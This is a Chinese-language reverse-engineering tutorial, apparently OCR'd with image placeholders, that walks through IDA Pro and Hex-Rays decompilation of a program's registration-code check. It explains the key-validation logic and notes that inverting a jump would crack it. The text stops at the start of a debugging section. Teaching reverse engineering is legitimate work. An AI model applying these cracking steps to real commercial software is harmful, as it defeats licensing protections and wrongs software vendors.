


图7

双击该信息后就来到了相应的代码处，可以看到这与OD是完全不同的，首先是“.rdata”关键字，说明了该字符串在数据段中的地址信息，“db 'Registration failed!'”是数据信息，“DATA XREF: sub_4169F0+2C2o”说明在子程序sub_4169F0的相对偏移2C2处会调用该数据，如图8，双击向上的那个箭头就可以来到子程序的代码处了，代码段的信息就更清楚了，连程序的流程都可以看的一清二楚，我们可以看到左边是注册成功，右边是注册失败，如图9。如果要暴力破解的话，只需要将跳转到失败的指令改成相反的即可，从图中可以看到成功的跳转有两个，跳向失败的有八个。清晰的流程图似乎也让破解变得易如反掌了。我们的目标自然不是简单的暴力破解，下面就来看菜鸟是怎么使用IDA来进行算法分析的吧。




图8




图9

三、插件使用篇

相信看到上面的汇编代码后初学者会很头疼，因为反汇编代码太难读懂了，可能有人会说：要是能翻译成C语言就好了。我们使用Hex-Rays插件就可以让这个梦想成真了，在代码处按“F5”或是选择“视图”—“打开下级视图”—“伪代码”，如图10，这样C语言的伪代码就会显示在我们面前了，阅读起来是不是比反汇编代码轻松多了呢，如图11。




图10




图11

但是这并不是完全的C语言代码，因为里面的变量名和程序名都不会和源代码一样，但是阅读伪代码总比去啃汇编代码舒服多了。变量声明我们就不用看了，只看主要算法，然后通过调

试就可以了解算法具体对应的操作了，主要算法部分如下：

```
CWnd__UpdateData(1);
v2 = *(_DWORD *)(*(_DWORD *)(v3 + 112) - 12);
if ( v2 < 2 )
    return AfxMessageBox("Please input correct User Name!", 0, 0);
if ( *(_DWORD *)(*(_DWORD *)(v3 + 116) - 12) < 8 )
    return AfxMessageBox("Please input correct Registration Code!", 0, 0);
```

可以看到这里是个比较，如果某数值小于2则弹出对话框“Please input correct User Name!”，可以看出这是在判断用户名输入的位数要大于2，同样道理后面是判断输入的注册码位数应该大于8的。继续向下看，跳过一些赋值的代码就来到下面算法部分。

```
v33 = ((unsigned __int8)v1 | 0x41) % 10;
v32 = (v32 | 0x32) % 10;
v22 = *(_BYTE *)(v9 + 1) | 0x4D;
v34 = (v10 | 0x56) % 10;
v23 = v22 % 10;
```

看上去是将一些数进行与运算和取余运算，第一条算法语句的意思是：将某数与0x41进行或运算，再将结果除10取余数。下面以此类推分别是：将某数与0x32进行或运算，再将结果除10取余数。将某数与0x4D进行或运算，再将结果除10取余数。将某数与0x56进行或运算，再将结果除10取余数。继续向下寻找算法代码。

```
while ( v12 >= 0 )
{
  v13 = *(_DWORD *)(v3 + 112);
  if ( v12 > *(_DWORD *)(v13 - 12) )
    break;
  v11 += *(_BYTE *)(v13 + v12++);
  if ( v12 >= v2 )
    goto LABEL_17;
}
```

可以看到这里有一个循环，**v11 += *(_BYTE *)(v13 + v12++);**这句是在循环累加，应该是在计算某些数的和，继续向下看就来到了最后了。

```
if ( (v33 != v15 - 48 || v32 != v37 - 48
                      || v34 != v38 - 48
                      || v35 != v39 - 48
                      || v11 % 10 != (unsigned __int8)v16 - 48)
  && (v36 != 49
   || v37 != 50
   || v38 != 56
   || v39 != 48
   || (_BYTE)v16 != 55
   || v40 != 56
   || v41 != 51
   || *(_BYTE *)(v13 + 7) != 53) )
{
  result = AfxMessageBox("Registration failed!", 0, 0);
}
```

可以看到是在判断注册码是否正确呢，判断的方法是，将前面计算过的数值进行比较，如果同时满足：

```
v33不等于v15 - 48
v32不等于v37 - 48
v34不等于v38 - 48
v35不等于v39 - 48
v11 % 10不等于(unsigned __int8)v16 - 48)
或者同时满足：
v36不等于49
v37不等于50
v38不等于56
v39不等于48
v16不等于55
v40不等于56
v41不等于51
(v13 + 7)不等于53
```

就是注册失败，而排除上述两种情况，则就是注册成功。算法的这几个部分我们就分析完了，基本没遇到一个汇编语句吧，全是C语言的伪代码，读起来还是比较流畅的，下面来动态的调试一下就知道这些算法是做什么用的了。

四、动态调试篇

首先是设置调试断点，在反汇编窗口中点右键选择“反汇编代码视图”，如图12，在反汇编代码视图中来到004169F0处，这里就是子程序的开始，我们在这里下断点，方法就是选中这条语句后按“F2”或者是点右键选择“添加断点”，如图13。




图12

